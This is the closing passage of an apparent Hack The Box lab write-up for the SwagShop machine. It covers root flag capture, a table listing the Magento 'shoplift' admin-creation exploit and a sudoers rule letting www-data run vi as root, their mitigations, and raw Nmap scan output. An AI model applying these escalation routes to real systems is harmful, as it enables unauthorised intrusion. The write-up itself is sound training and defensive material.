

Figure 19

Finally, cd / and cd root allows the root flag to be read and captured. Additionally, this flag contains information for logging into a store where hackthebox items are purchasable, hence the name: SwagShop.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
Using Magento 1.9.1.0 CE / 1.14.1.0 EE	High	The “shoplift” exploit used in this attack applied to versions of Magento from early 2015. The vulnerable versions allowed for the creation of admin users. The only requirement for this exploit was a link to the admin login page, which is easy to find. It is recommended that Magento is patched with SUPEE-5344 (issued in February 2015)
Misconfiguration of sudoers file	High	Allowing a low-privilege user like www-data to run vi (a text editor which can spawn shells) as root is a huge opportunity for privilege escalation. Remediation for this would be updating the sudoers file and retracting the ability for www-data to use vi as root.

Appendix 1: Full Nmap Results

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-27 19:30 EDT
Nmap scan report for 10.10.10.140
Host is up (0.34s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Error 503: Service Unavailable
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=6/27%OT=22%CT=1%CU=32774%PV=Y
%DS=2%DC=T%G=Y%TM=5D1551D
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=106%TI=Z%CI=I%II=I
%TS=8)SEQ
OS:(SP=106%GCD=2%ISR=106%TI=Z
%CI=I)SEQ(SP=106%GCD=2%ISR=106%TI=Z%CI=RD%TS=8
OS:)SEQ(SP=106%GCD=1%ISR=106%TI=Z%II=I
%TS=6)OPS(O1=M54BST11NW7%O2=M54BST11N
```

OS:W7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6=M
54BST11)WIN(W1=7120
OS:%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y
%T=40%W=7210%O=M54B
OS:NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
%RD=0%Q=)T2(R=N)T3(R=N)T4(R
OS:=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y
%T=40%W=0%S=Z%A=S+%F=
OS:AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
%RD=0%Q=)T7(R=Y%DF=Y%T=
OS:40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
%T=40%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT ADDRESS
1 793.00 ms 10.10.16.1
2 910.54 ms 10.10.10.140

OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.77 seconds